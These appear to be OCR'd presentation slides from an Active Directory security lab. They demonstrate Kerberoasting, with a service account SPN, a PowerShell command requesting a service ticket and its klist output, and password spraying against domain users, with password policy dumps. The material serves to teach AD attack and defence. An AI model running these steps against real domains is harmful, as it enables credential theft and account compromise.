
☑ This account supports Kerberos AES 256 bit encryption.

☐ Do not require Kerberos preauthentication


svc-LogRead Properties

Attributes:

Attribute	Value
servicePrincipalName	MSSQLSvc/LRSQL12.lab.adsecurity.org




```
PS C:\Users\joeuser> $ServiceAccountSPNItem = 'MSSQLSvc/LRSQL12.lab.adsecurity.org'
Add-Type -AssemblyName System.IdentityModel
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem


Id                   : uuid-ee83d1c4-0769-4548-90f6-784c6589a6f2-19
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 4/11/2017 5:06:04 PM
ValidTo              : 4/12/2017 3:06:04 AM
ServicePrincipalName : MSSQLSvc/LRSQL12.lab.adsecurity.org
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```



```
#1> Client: joeuser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/LRSQL12.lab.adsecurity.org @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    Start Time: 4/11/2017 10:06:04 (local)
    End Time:   4/11/2017 20:06:04 (local)
    Renew Time: 4/18/2017 10:06:04 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0
    Kdc Called: 2600:1006:b10c:146b:41f4:5f3a:a14f:b960
```

Password Spraying


- Automated password guessing against all users to avoid lockout.
- Attempts logon with password(s) against each user, then moves on to the next one.



```
PS C:\> Get-ADDefaultDomainPasswordPolicy


ComplexityEnabled           : True
DistinguishedName           : DC=lab,DC=adsecurity,DC=org
LockoutDuration             : 00:30:00
LockoutObservationWindow    : 00:30:00
LockoutThreshold            : 5
MaxPasswordAge              : 42.00:00:00
MinPasswordAge              : 1.00:00:00
MinPasswordLength           : 7
objectClass                 : {domainDNS}
objectGuid                  : e7f11f35-bd99-476b-bada-08c31c5a5b20
PasswordHistoryCount        : 24
ReversibleEncryptionEnabled : False
```

Password Spraying


- Automated password guessing against all users to avoid lockout.
- Attempts logon with password(s) against each user, then moves on to the next one.




```
Domain                      : lab.adsecurity.org
Name                        : SpecialPasswordPolicyPSO
Precedence                  : 400
AppliesTo                   : CN=Special Password Policy Users,OU=AD Management,DC=lab,DC=adsecurity,DC=org
AppliesToCount              : 0
AppliesToMembers            :
ComplexityEnabled           : True
ReversibleEncryptionEnabled : True
MinPasswordAge              : 1.00:00:00
MaxPasswordAge              : 365.00:00:00
MinPasswordLength           : 10
PasswordHistoryCount        : 24
LockoutThreshold            : 0
LockoutObservationWindow    : 00:00:00
LockoutDuration             : 00:00:00
```

Password Spraying

- Connect to SMB share or network service
- Let’s start with connections to the PDC’s NETLOGON share…

